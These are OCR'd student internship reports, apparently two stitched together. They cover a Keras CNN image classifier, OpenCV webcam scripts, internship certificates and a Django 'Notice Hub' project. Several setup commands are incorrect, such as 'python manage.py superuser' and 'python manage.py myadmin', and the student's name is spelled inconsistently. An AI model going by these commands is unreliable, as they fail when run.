print(f"Predicted y for X_test: {y_pred[0]}")

# Visualization (only for 2 features)
if X.shape[1] == 2:
    plt.scatter(X[:, 0], X[:, 1], c=y, cmap='viridis')
    plt.colorbar()
    plt.title('Multiple Linear Regression')
    plt.show()
```

Fig 8.1

Output:




Fig 8.2

9.1 Day 9 / Week 2

9.1.1 POLYNOMIAL LINEAR REGRESSION:

Polynomial linear regression expands the linear model to capture nonlinear relationships between variables by introducing polynomial features. This section elucidates the incorporation of polynomial terms into the linear regression framework, enabling data scientists to model curvilinear patterns in data. Topics covered include polynomial degree selection, overfitting mitigation, and feature engineering. Proficiency in polynomial linear regression equips data professionals with the capacity to model complex data patterns and provides a stepping stone toward more advanced nonlinear regression techniques.

9.1.2 EXPLORING IMAGE DATA:

Visual data, in the form of images, is prevalent and rich with information. This chapter introduces data scientists to the unique challenges and opportunities presented by image data. Topics covered include image representation, pixel manipulation, and color spaces. Techniques for loading, displaying, and preprocessing images using libraries like Pillow or OpenCV are explored. Data scientists gain insights into the importance of data augmentation in improving model generalization and learn how to prepare image data for subsequent analysis and modeling.

9.1.3 EXPLORING CNN MODEL:

Convolutional Neural Networks (CNNs) stand as a foundational architecture for image analysis and recognition tasks. This section delves into the mechanics of CNNs, elucidating the concepts of convolution, pooling, and feature extraction. Data scientists learn how CNNs automatically capture hierarchical features within images, leading to improved performance on visual tasks. Model architecture, hyperparameters, and training processes are discussed, enabling professionals to build, train, and evaluate CNNs for image-related projects.

10.1 Day 10 / Week 2

10.1.1 Assignment Tasks

Task 1 :

Create a folder : Imagedata (as informed in session)

- Add three folders training, validation and testing
- Add two folders laptop and mobile in training and validation folders
- Add images in all 4 folders (respective images laptop / mobile)

Try to develop a Convolutional Neural Network (CNN) which could predict the images from the testing folder. (whether it is mobile or laptop)

Fig 10.1

Code:

```
In [4]: import tensorflow as tf
from tensorflow.keras.preprocessing.image import ImageDataGenerator
from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import Conv2D, MaxPooling2D, Flatten, Dense, Dropout

# Path to the main data directory
data_dir = 'C:/Imagedata'

# Create data generators for training, validation, and testing data
train_datagen = ImageDataGenerator(rescale=1.0/255)
train_generator = train_datagen.flow_from_directory(
    data_dir + '/training',
    target_size=(150, 150),
    batch_size=20,
    class_mode='binary')

validation_datagen = ImageDataGenerator(rescale=1.0/255)
validation_generator = validation_datagen.flow_from_directory(
    data_dir + '/validation',
    target_size=(150, 150),
    batch_size=20,
    class_mode='binary')

test_datagen = ImageDataGenerator(rescale=1.0/255)
test_generator = test_datagen.flow_from_directory(
    data_dir + '/testing',
    target_size=(150, 150),
    batch_size=1,
    class_mode='binary',
    shuffle=False)

# Build the CNN model
model = Sequential([
    Conv2D(32, (3, 3), activation='relu', input_shape=(150, 150, 3)),
    MaxPooling2D(2, 2),
    Conv2D(64, (3, 3), activation='relu'),
    MaxPooling2D(2, 2),
    Conv2D(128, (3, 3), activation='relu'),
    MaxPooling2D(2, 2),
    Flatten(),
    Dense(512, activation='relu'),
    Dropout(0.5),
    Dense(1, activation='sigmoid')
])

# Compile the model
model.compile(optimizer='adam', loss='binary_crossentropy', metrics=['accuracy'])

# Train the model
history = model.fit(
    train_generator,
    validation_data=validation_generator,
    steps_per_epoch=100,
    epochs=10,
    validation_steps=50,
    verbose=2)

# Evaluate the model on the test data
test_loss, test_acc = model.evaluate(test_generator, verbose=2)
print('\nTest accuracy:', test_acc)
```

Fig 10.2

Output:




Fig 10.3

Task 2 :

For practice purpose :: OPEN CV

- Write script to Open Camera.
- Write script to Open Camera in gray scale mode (black and white)
- Write script to Capture image on click of key "c" while camera is open.

Fig 10.4

Code:

```
In [ ]: # 1.
import cv2

def open_camera():
    cap = cv2.VideoCapture(0)

    while True:
        ret, frame = cap.read()
        if not ret:
            break

        cv2.imshow('Camera', frame)

        if cv2.waitKey(1) & 0xFF == ord('q'):
            break

    cap.release()
    cv2.destroyAllWindows()

open_camera()
```

```
In [ ]: # in grayScale
import cv2

def open_camera_gray():
    cap = cv2.VideoCapture(0)

    while True:
        ret, frame = cap.read()
        if not ret:
            break

        gray_frame = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)
        cv2.imshow('Gray Camera', gray_frame)

        if cv2.waitKey(1) & 0xFF == ord('q'):
            break

    cap.release()
    cv2.destroyAllWindows()

open_camera_gray()
```

```
In [ ]: import cv2

def capture_image():
    cap = cv2.VideoCapture(0)

    while True:
        ret, frame = cap.read()
        if not ret:
            break

        cv2.imshow('Capture Image', frame)

        if cv2.waitKey(1) & 0xFF == ord('c'):
            cv2.imwrite('captured_image.jpg', frame)
            print('Image captured!')
            break

    cap.release()
    cv2.destroyAllWindows()

capture_image()
```

Fig 10.5

Output:

Fig 10.6

Fig 10.7

Fig 10.8

Appendix

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107054

Semester: 7th, Computer Science And Engineering

Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Toerth Patel .

In this internship tenure, we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Toerth Patel all the best for future endeavors.

Ms. Twinkle Shah

Internship Coordinator

InfoLabz, Ahmedabad

INTERNSHIP AT CREART SOLUTIONS PVT LTD.

AN INTERNSHIP REPORT

Submitted by

TIRTH PATEL

210390107502

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Information & Technology Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

July, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled Internship at CreArt Solutions PVT LTD. has been carried out by Tirth Patel under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Information & Technology Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Ekta Joshi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

CREART

INTERNSHIP COMPLETION LETTER

Date: 10th August 2023

This is to certify that

Mr/Ms. Tirth Patel
Enrollment No : 210390107502
College : S.P.B patel engineering College linch

has successfully completed the 15 days of summer internship from 27th July 2023 to 10th August 2023 at **CreArt Solutions**, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

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www.creart.in | hello@creart.in | **Office Locations:** INDIA | USA | UK

INTERNSHIP COMPLETION LETTER

icodify

Date: 10th August 2023

This is to certify that

Mr/Ms. Tith Patel
Enrollment No : 210390107502
College : S.P.B patel engineering College linch

has successfully completed the 15 days of summer Internship from 27th July 2023 to 10th August 2023 at I Codify Solution, Ahmedabad.

We wish him/her all the best for his future endeavours.

I CODIFY SOLUTION AHMEDABAD

Jaydeep Chikhaliya
Director

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S.P.B. Patel Engineering College, Mehsana
Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled Internship at Company/Industry CreArt Solutions PVT LTD. submitted in partial fulfillment for the degree of Bachelor of Engineering in Information & Technology Engineering to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision/reviewer of Prof. Alkesh Kaba/ Prof. Ekta Joshi and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. Patel Tirth Maheshkumar	_____

Abstract

This report contains the work done by the author during his internship at CreArt Solutions LTD PVT. It shows the work I did in the during my internship period. In the report, The project "Notice Hub" is a web application designed to streamline the communication between administrators and students within an educational institution. Built using Python and the Django framework. The application utilizes the Django framework's built-in features for user authentication, database management, and web rendering. Python programming is used to implement the logic behind user interactions, data retrieval, and rendering dynamic content.

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Chapter 1. INTRODUCTION ABOUT COMPANY

1.1 COMPANY PROFILE:

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013. We always aspire to create a resistant future.
We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

Creart Solutions Private Limited is a Private incorporated on 05 March 2021. It is classified as Non-govt company and is registered at Registrar of Companies, Ahmedabad. It is involved in Other computer related activities [for example maintenance of websites of other firms/ creation of multimedia presentations for other firms etc.]

Krishna Mohan Satyanarayan Gupta is director of Creart Solutions Private Limited.

Creart Solutions Private Limited's Corporate Identification Number is (CIN) U72900GJ2021OPC120904 and its registration number is 120904.Its Email address is Kms.vos@gmail.com and its registered address is 2ND FLOOR-2, HERITAGE HORIZON, NR. SAMUDRA COMPLEX, C. G.ROAD, NAVRANGPURA AHMEDABAD

1.2 MISSION AND VISION OF THE COMPANY:

MISSION: CreArt is dedicated towards perfection in every aspect. Professionalism is the main ingredient of CreArt. We strongly believe in delivering the best services to the clients till their satisfaction. Main objective of CreArt is to provide professional, qualitative, innovative and accessible services in every possible form.

VISION: CreArt is a privately owned venture of IT Solutions and IT Consultants formed in 2013. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

Chapter 2. INTRODUCTION ABOUT PROJECT

2.1 Introduction to Topic:

2.1.1 Introduction about project:

The project "Notice Hub" is a web application designed to seamless communication between administrators and user, students within an educational institution. To built using Python and the Django framework, the application provides a platform for administrators to publish important notices, such as fee updates, circulars, and upcoming activities. Students can conveniently access and view these notices through the user-friendly web interface.

The primary functionalities of the application include an admin panel and a student dashboard. In the admin panel, authorized administrators can log in and post various types of notices, categorizing them as fees, circulars, or activities. Each notice can include relevant details and attachments. The system ensures that only authorized personnel have access to the admin panel to maintain security and control over the content.

On the student side, a user-friendly dashboard allows students to log in and view the notices that have been posted by the administrators. The dashboard provides a clear and organized display of notices, making it easy for students to stay informed about important updates. The notices can be sorted by category, date, or other relevant criteria, enhancing the user experience.

Chapter 3. LEARNING ABOUT PYTHON

3.1 Introduction basic Python:

Python is a widely used general-purpose, high level programming language. It was designed with an emphasis on code readability, and its syntax allows programmers to express their concepts in fewer lines of code. It is used for web development at serverside. It is also used for software development, mathematics, system scripting.

Python has a many versions are available like as Python 2, Python 3, etc. Most recently used the version of Python 3. Python will be written in a text editor. It is possible to write Python in an Integrated Development Environment, such as PyCharm, Sublime text or Eclipse. But we are using the Sublime text editor.

3.2 Basic Example Of Python:

Code :



Figure 3.2.1: Example of python program

Output:



Figure 3.2.2: Output of python program

3.3 Basic of Python Variables:

Python Variable is containers that store values. Python is not “statically typed”. We do not need to declare variables before using them or declare their type. A variable is created the moment we first assign a value to it. A Python variable is a name given to a memory location. It is the basic unit of storage in a program.

Python Variables Name condition:

A variable can have a short name (like x and y) or a more descriptive name (age, carname, total_volume).

Rules for Python variables:

- A variable name must start with a letter or the underscore character
- A variable name cannot start with a number
- A variable name can only contain alpha-numeric characters and underscores (A-z, 0-9, and _)
- Variable names are case-sensitive (age, Age and AGE are three different variables)
- A variable name cannot be any of the Python keywords.

3.4 Examples of Python Variables:

Code:



Figure 3.4.1: Python variable program

Output:

Figure 3.4.2: Output of python variable program

Chapter 4. EXAMPLES OF PYTHON

4.1 Swapping Logic Using Python:

Code(method:1):



Figure 4.1.1: Swapping using three variables

Output:



Figure 4.1.2: Output of swapping using three variables

Code(method:2):

Figure 4.1.3: Swapping using two variables

Output:



Figure 4.1.4: Output of swapping using two variables

Chapter 5. LOGIC BASED EXAMPLES

5.1 Logic Base Examples of Python: Triangle area, pentagon area:

Code:

Figure 5.1.1: Triangle area

Output:



Figure 5.1.2: Output of triangle area

Code:



Figure 5.1.3: Pentagon area

Output:

Figure 5.1.4: Pentagon area

Chapter 6. PYTHON FUMCTION

6.1 Python Function Creation & Use:

Python Functions is a block of statements that return the specific task. The idea is to put some commonly or repeatedly done tasks together and make a function so that instead of writing the same code again and again for different inputs, we can do the function calls to reuse code contained in it over and over again.

6.2 Example of Python Function:

Code:

Figure 6.2.1: Python function program

Output:

Figure 6.2.2: Output of python function program

Chapter 7. LEARNING ABOUT DJANGO

7.1. Introduction basic Django:

Django is a Python framework that makes it easier to create web sites using Python. Django takes care of the difficult stuff so that you can concentrate on building your web applications. Django emphasizes reusability of components, also referred to as DRY (Don't Repeat Yourself), and comes with ready-to-use features like login system, database connection and CRUD operations (Create Read Update Delete).

7.2 Virtual Environment & Django installation:

- A virtual environment, as its name implies, provides the possibility of creating a virtual and isolated environment for test and production of different projects. For

creating virtual environment variable to follow in the command prompt, remember to navigate to where you want to create your project:

cmd: py -m venv VE

- Then you have to activate the environment, by typing this command:

  cmd: VE\Scripts\activate

- Django is installed using pip, with this command:

  cmd: File Name>pip install Django

- The creation of the project to use the command:

  cmd: File Name>Django-admin startproject noticehub

Figure 7.2.1: Django Installation

Chapter 8. DATABASE OF MYSQL

8.1 Database of MySQL:

We need to connect Django to a Microsoft SQL Server. In addition, we have some more requirements to the way we implement the connectivity:

- Connect Django to Microsoft SQL Server and XAMPP SQL Database
- Keep database tables organized into a single database schema
- Be able to easily configure the database settings
- Be able to change the database engine (e.g. locally work with SQLite, on production work with XAMPP SQL Database)

- To install MySQL:

  cmd: pip install mysqlclient



Figure 8.1.1: MySQL connection

- Then after to set up the XAMPP server for the database management.

Figure 8.1.2: XAMPP server

8.2 XAMPP Data:

- XAMPP server in which creating the database for the admin registration and that are migrate to use of below command to show all the entries of the database.

  cmd: python manage.py migrate

Figure 8.2.1: XAMPP database

Chapter 9. PYTHON TEXT EDITOR (SUBLIME TEXT)

9.1 Super User Creation:

Open your project folder in the sublime text and create the super user for the project of the noticehub. Noticehub project in to use ‘Myadmin’ superuser.

- Creating of superuser:

cmd: python manage.py superuser

- Then to run the project:
  cmd: python manage.py runserver

9.2 Create App:

- An app is a web application that has a specific meaning in your project, like a home page, a contact form, or a members database. In this project we will create an app that allows us to list and register members in a database. Noticehub project in create two app one is ‘myadmin’ and second is ‘user’.

  cmd: python manage.py myadmin
  python manage.py user

9.3 Model for myadmin app:

The model provides data from the database. In Django, the data is delivered as an Object Relational Mapping (ORM), which is a technique designed to make it easier to work with databases. The most common way to extract data from a database is SQL. One problem with SQL is that you have to have a pretty good understanding of the database structure to be able to work with it. Django, with ORM, makes it easier to communicate with the database, without having to write complex SQL statements. The models are usually located in a file called ‘models.py’.



Figure 9.3.1: model.py--myadmin

9.4 Admin for myadmin app:

Figure 9.4.1: admin.py

9.5 Views for user app:

Django views are Python functions that takes http requests and returns http response, like HTML documents. A web page that uses Django is full of views with different tasks and missions. Views are usually put in a file called views.py located on your app's folder.



Figure 9.5.1: view.py

9.6 URLs for user app:

Django also provides a way to navigate around the different pages in a website.
When a user requests a URL, Django decides which view it will send it to.
This is done in a file called ‘urls.py’.

Figure 9.6: urls.py

Chapter 10. DJANGO WITH (HTML & CSS)

10.1 Templates for html files:

Templates are often .html files, with HTML code describing the layout of a web page, but it can also be in other file formats to present other results, but we will concentrate on .html files. Django uses standard HTML to describe the layout. The templates of an application is located in a folder named ‘templates’.

